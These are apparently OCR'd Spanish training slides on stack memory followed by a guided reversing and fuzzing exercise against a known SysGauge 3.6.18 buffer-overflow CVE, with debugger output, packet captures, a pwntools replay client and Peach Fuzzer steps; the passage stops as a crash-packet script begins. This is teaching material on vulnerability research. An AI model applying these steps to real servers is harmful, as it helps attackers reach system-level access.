


STACK Ejemplo 2

- ESP seguirá moviéndose a medida que la función se ejecuta, EBP (apuntador de base) se utiliza como un base de marco de pila al cual se pueden encontrar todos los argumentos de función y variables locales.
- Los argumentos están por encima de EBP en la pila (de ahí el desplazamiento positivo al acceder a ellos), mientras que las variables locales están por debajo de EBP en la pila.



STACK Ejemplo



CONCLUSIONES USO STACK

- Los beneficios del uso de la pila es que cuando termina la ejecución de la función, las variables locales creadas en esta se liberan automáticamente de la memoria.
- El ámbito de una variable local creada dentro de una función es la función en sí. Cuando finaliza ejecución → toda variable creada dentro de este ámbito es liberada automáticamente, a diferencia del segmento heap que hay que hacerlo manualmente.

CONCLUSIONES USO STACK


- El espacio reservado de memoria para el Stack crece y decrece conforme se ejecutan funciones, y terminan su ejecución.
- Como vimos anteriormente lo que queda almacenado en la pila y el correspondiente crecimiento hacia las direcciones más bajas de memoria, son las variables locales.
- Como es un segmento de tamaño variable, las instrucciones que hacen uso de ella para ese crecimiento y decrecimiento respectivamente eran **push** y **pop**.

PRACTICAS GUIADAS

- ❑ Reversing software CVE-2018-5359.

INTRODUCCIÓN

- Descripción del CVE:
- *The server in Flexense SysGauge 3.6.18 operating on port 9221 can be exploited remotely with the attacker gaining system-level access to a Buffer Overflow.*
- Técnica usada: Fuzzing y reversing.
- Server escuchando en el puerto: 9221



RECONOCIMIENTO: Argumento pasado al Server

- El binario responsable de ejecutar el servidor se denomina sysgaus.exe.
- Si ejecutamos el binario sin argumentos no realiza nada.

```
PS C:\Program Files (x86)\SysGauge Server\bin> .\sysgaus.exe --help
PS C:\Program Files (x86)\SysGauge Server\bin> .\sysgaus.exe -h
PS C:\Program Files (x86)\SysGauge Server\bin> ls
```

RECONOCIMIENTO: Argumento pasado al Server

- Abrimos x32dbg y podemos apreciar como se le pasa de argumento “-console” siendo el argumento que recibe el binario, con una simple búsqueda de strings.

```
push sysgaus.428450                                  "D:\\work_dsm\\dsm\\sysgaus\\SCA_SysGaugeCtrl.cpp
push sysgaus.428A04                                  "Invalid command - %s"
push sysgaus.4289E8                                  "..\\libpal\\SCA_NetServer.h"
mov dword ptr ss:[ebp],<sysgaus.??_7SCA_SysGaugeClient@@6B@>  "`!A"
push sysgaus.428A34                                  "Cannot create SCA_VirtualEvent"
push sysgaus.428A1C                                  "..\\libpal\\SCA_Sync.h"
mov dword ptr ds:[esi+1C],sysgaus.414C04             "`$A"
mov dword ptr ds:[esi],sysgaus.414C04                "`$A"
mov dword ptr ds:[esi],sysgaus.414C04                "`$A"
push sysgaus.428A80                                  "Cannot create SCA_SysGaugeAgent"
push sysgaus.428A54                                  "D:\\work_dsm\\dsm\\sysgaus\\SCA_SysGaugeFact.h"
push sysgaus.428AA0                                  "Invalid agent Id - %ld"
push sysgaus.428A54                                  "D:\\work_dsm\\dsm\\sysgaus\\SCA_SysGaugeFact.h"
push sysgaus.428AA0                                  "Invalid agent Id - %ld"
push sysgaus.428A54                                  "D:\\work_dsm\\dsm\\sysgaus\\SCA_SysGaugeFact.h"
push sysgaus.428AB8                                  "SysGauge Server"
mov dword ptr ss:[esp],sysgaus.428AB8                "SysGauge Server"
push sysgaus.428AD4                                  "Unable to initialize SCA platform library.\n"
mov edi,sysgaus.428AC8                               "-console"
imul eax,dword ptr ds:[edx],2665800                  L"ia de seguridad.\r\n"
add byte ptr ds:[eax+1000005C],dh                    "annot be run in DOS mode.\r\r\n$"
imul edi,dword ptr ds:[edx+65],usp10.756F6320        "uj"
```

RECONOCIMIENTO: Argumento pasado al Server

- Ejecutamos el server y vemos como se inicializa.

```
PS C:\Program Files (x86)\SysGauge Server\bin> .\sysgaus.exe -console
 I  02/Mar/2019 13:07:17 SysGauge Server v3.6.18 Started on - WIN-3NIQG80930V:9221
 I  02/Mar/2019 13:07:17 Loading Monitoring Profile: Default Profile
 I  02/Mar/2019 13:07:17 SysGauge Server Initialization Completed
```

- Ejecutamos el server y vemos como se inicializa.

```
I  02/Mar/2019 13:09:45 admin@WIN-3NIQG80930V - Connected
I  02/Mar/2019 13:09:51 admin@WIN-3NIQG80930V - Disconnected
I  02/Mar/2019 13:09:51 admin@WIN-3NIQG80930V - Connected
```

NETWORK: Research of Client-Server communication protocol

- Teniendo un cliente podemos aprovecharlo para poder investigar sobre la comunicación que realiza a un server.

  Por tanto, creamos un server fake con netcat escuchando por el mismo puerto: 9221

```
MacBook-Pro-de-naivenom:CVE n4ivenom$ nc -l 192.168.1.148 9221
u?? SERVER_GET_INFO2Data0?t
```

- Se aprecian caracteres no imprimibles. SERVER_GET_INFO podría ser un comando que el cliente ejecuta hacia el servidor. Para estudiar la comunicación, utilizaremos Wireshark para un estudio de paquetes que se enviarán entre el cliente y el servidor. Solo nos interesa un paquete de la captura siendo la comunicación entre Cliente-Servidor.

NETWORK: Research of Client-Server communication protocol

- Client IP Address: 192.168.48.155
- Server IP Address: 192.168.48.159

```
    35 16.071982    192.168.48.155    192.168.48.159    TCP      110 49167 → 9221 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=56
    36 16.072097    192.168.48.159    192.168.48.155    TCP       60 9221 → 49167 [ACK] Seq=1 Ack=57 Win=29312 Len=0
    37 16.072613    192.168.48.159    192.168.48.2      DNS       87 Standard query 0xf0bc PTR 155.48.168.192.in-addr.arpa
    38 16.837707    192.168.48.159    192.168.48.2      DNS       87 Standard query 0xf0bc PTR 155.48.168.192.in-addr.arpa

  ▷ Flags: 0x018 (PSH, ACK)
    Window size value: 256
    [Calculated window size: 65536]
    [Window size scaling factor: 256]
    Checksum: 0xe2dd [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▷ [SEQ/ACK analysis]
  ▷ [Timestamps]
    TCP payload (56 bytes)
▲ Data (56 bytes)
    Data: 7519baab030000000100000001a000000200000000000000…
    [Length: 56]

0000  00 0c 29 f7 a6 39 00 0c  29 37 83 6f 08 00 45 00   ··)··9·· )7·o··E·
0010  00 60 01 8f 40 00 80 06  00 00 c0 a8 30 9b c0 a8   ·`··@··· ····0···
0020  30 9f c0 0f 24 05 74 2a  ff 1c 51 9c c8 c8 50 18   0···$·t* ··Q···P·
0030  01 00 e2 dd 00 00 75 19  ba ab 03 00 00 00 01 00   ······u· ········
0040  00 00 1a 00 00 00 20 00  00 00 00 00 00 00 53 45   ····· · ·····SE
0050  52 56 45 52 5f 47 45 54  5f 49 4e 46 4f 02 32 01   RVER_GET _INFO·2·
0060  44 61 74 61 01 30 01 00  6d 00 e4 18 18 00        Data·0·· m·····
```

DATA SENT TO SERVER

NETWORK: Research of Client-Server communication protocol

- El paquete contiene 56 bytes de datos para que podamos construir nuestro cliente con Python y usar la biblioteca pwntools enviando la misma información al servidor. En *Show Packet Bytes* del paquete, copiamos el Array en C y lo llevamos a Python para comenzar a construir el cliente. Una vez que formamos el paquete, agregamos la conexión en el cliente para interactuar con el servidor.

```
from pwn import *
context.log_level = 'debug'
p = remote("192.168.48.155",9221)
wireshark_pkt = (
  0x75, 0x19, 0xba, 0xab, 0x03, 0x00, 0x00, 0x00,
  0x01, 0x00, 0x00, 0x00, 0x1a, 0x00, 0x00, 0x00,
  0x20, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x53, 0x45, 0x52, 0x56, 0x45, 0x52, 0x5f, 0x47,
  0x45, 0x54, 0x5f, 0x49, 0x4e, 0x46, 0x4f, 0x02,
  0x32, 0x01, 0x44, 0x61, 0x74, 0x61, 0x01, 0x30,
  0x01, 0x00, 0x6d, 0x00, 0xe4, 0x18, 0x18, 0x00
)
pkt_list = []
for elem in wireshark_pkt:
    pkt_list.append(p8(elem))
pkt = ''.join(str(e) for e in pkt_list)
print "Sending packet.."+pkt
p.send(pkt)
print p.recvall()
p.close()
```

NETWORK: Research of Client-Server communication protocol

- Ejecutamos de nuevo el servidor .\Sysgaus.exe -console y se quedará a la escucha. Luego ejecutamos el cliente y vemos el output.

```
[MacBook-Pro-de-naivenom:CVE n4ivenom$ python client.py
[+] Opening connection to 192.168.1.64 on port 9221: Done
['u', '\x19', '\xba', '\xab', '\x03', '\x00', '\x00', '\x00', '\x01', '\x00', '\x00', '\x00', '\x1a', '\x00', '\x00', '\x00', ' ', '\x00', '\x00', '\x00', '\x
00', '\x00', '\x00', 'S', 'E', 'R', 'V', 'E', 'R', '_', 'G', 'E', 'T', '_', 'I', 'N', 'F', 'O', '\x02', '2', '\x01', 'D', 'a', 't', 'a', '\x01', '0',
'\x01', '\x00', 'm', '\x00', '\xe4', '\x18', '\x18', '\x00']
Sending packet..u\x19\xba\xab\x03\x00\x00\x00\x00\x00\x00\x1a\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00SERVER_GET_INFO2Data0\x00m\x00?\x00
[DEBUG] Sent 0x38 bytes:
    00000000  75 19 ba ab  03 00 00 00  01 00 00 00  1a 00 00 00  |u···|····|····|····|
    00000010  20 00 00 00  00 00 00 00  53 45 52 56  45 52 5f 47  | ···|····|SERV|ER_G|
    00000020  45 54 5f 49  4e 46 4f 02  32 01 44 61  74 61 01 30  |ET_I|NFO·|2·Da|ta·0|
    00000030  01 00 6d 00  e4 18 18 00                           |··m·|····|
    00000038
[+] Receiving all data: Done (148B)
[DEBUG] Received 0x94 bytes:
    00000000  79 19 dc ac  01 00 00 00  01 00 00 00  75 19 ba ab  |y···|····|····|u···|
    00000010  01 00 00 00  01 00 00 00  63 00 00 00  70 00 00 00  |····|····|c···|p···|
    00000020  00 00 00 00  4f 4b 02 32  01 44 61 74  61 01 32 01  |····|OK·2|·Dat|a·2·|
    00000030  31 01 53 74  61 74 75 73  43 6f 64 65  01 31 01 32  |1·St|atus|Code|·1·2|
    00000040  01 53 65 72  76 65 72 49  6e 66 6f 01  33 01 31 01  |·Ser|verI|nfo·|3·1·|
    00000050  48 6f 73 74  4e 61 6d 65  01 57 49 4e  2d 33 4e 49  |Host|Name|·WIN|-3NI|
    00000060  51 47 38 4f  39 33 4f 56  01 31 01 56  65 72 73 69  |QG8O|93OV|·1·V|ersi|
    00000070  6f 6e 01 33  2e 36 2e 31  38 01 31 01  41 67 65 6e  |on·3|.6.1|8·1·|Agen|
    00000080  74 49 64 01  31 01 00 ff  68 5c 60 00  10 00 00 00  |tId·|1···|h\`·|····|
    00000090  50 a3 1b 02                                       |P···|
    00000094
```

FUZZING: Introducción

- El proceso de fuzzing se basa en la modificación aleatoria de las diferentes partes del mensaje que hemos logrado capturar. Luego, enviaremos esta información modificada del cliente al servidor y analizaremos su comportamiento en busca de una falla; si ocurre, analizaremos los registros en la primera instancia y luego reproduciremos la falla debajo del depurador para analizarla más a fondo.
- Comenzamos a usar Peach Fuzzer para realizar una serie de solicitudes de TCP al servidor. Puedes encontrar el enlace de descarga aquí: http://www.peach.tech/resources/peachcommunity/

FUZZING: Requisitos


- Este fuzzer requiere los siguientes requisitos:
- Arquitectura de nuestro Windows ya sea x86 o x64. Esta información es importante porque si no descargamos la que corresponde a la arquitectura de nuestro sistema operativo, fallará.
- Tiene herramientas de depuración para Windows (x64) o x86. Sin windbg, el fuzzer no podrá ejecutar el servidor y no podrá depurar mientras se envían las solicitudes TCP. Esto nos permitirá ver en la instrucción del ensamblador donde se rompió. Es muy útil ya que nuestro objetivo es saber dónde se bloquea y qué entrada envía el protocolo TCP.
- Un editor de texto para crear un XML que serán nuestras reglas que Fuzzer tendrá en cuenta al iniciarlo.

FUZZING: Primera ejecución

- De forma predeterminada, el propio servidor de Peach Fuzzer ejecuta a la escucha en el puerto 9001. Una vez esto claro, procedemos a crear el documento de reglas XML.

- Luego debemos validar que nuestro archivo XML puede realizar una comunicación válida con el servidor, para esto debemos iniciar el agente de Peach en un terminal con el comando: .\Peach.exe -a tcp. En otra terminal ejecutamos nuestro archivo XML haciendo solo una iteración de prueba con el siguiente comando: .\Peach.exe —debug .\sysgaus\fuzzer.xml


FUZZING: Mismo resultado que nuestro cliente.



FUZZING: Encontrado bug

- En la imagen podemos ver cómo el agente de Peach inicia correctamente el servidor vulnerable. Y como Peach Fuzzer envió el primer paquete de prueba obteniendo una respuesta válida como resultado.
- Con esto, estamos listos para iniciar nuestro proceso de fuzzing, solo tenemos que dejar de ejecutar el Agente de Peach y ejecutar el siguiente comando en otra terminal: .\Peach.exe --debug \Sysgaus\fuzzer.xml
- Después de un corto período de tiempo tendremos nuestro primer crash. Una vez que obtengamos el primer crash, tendremos un archivo bin en el directorio donde el fuzzer enviará el payload como cliente al servidor. También localizamos otro archivo donde contiene información sobre el estado de los registros en el momento del crash y la librería donde ocurrió: libpal.dll y la instrucción de ensamblaje donde falló: movsx ebp, [eax+ebx]. Ejecutaremos el servidor y agregaremos el payload a nuestro cliente para ver si tenemos razón.

FUZZING: Encontrado bug





```python
from pwn import *
context.log_level = 'debug'
p = remote("192.168.48.160",9221)

crash_pkt = (
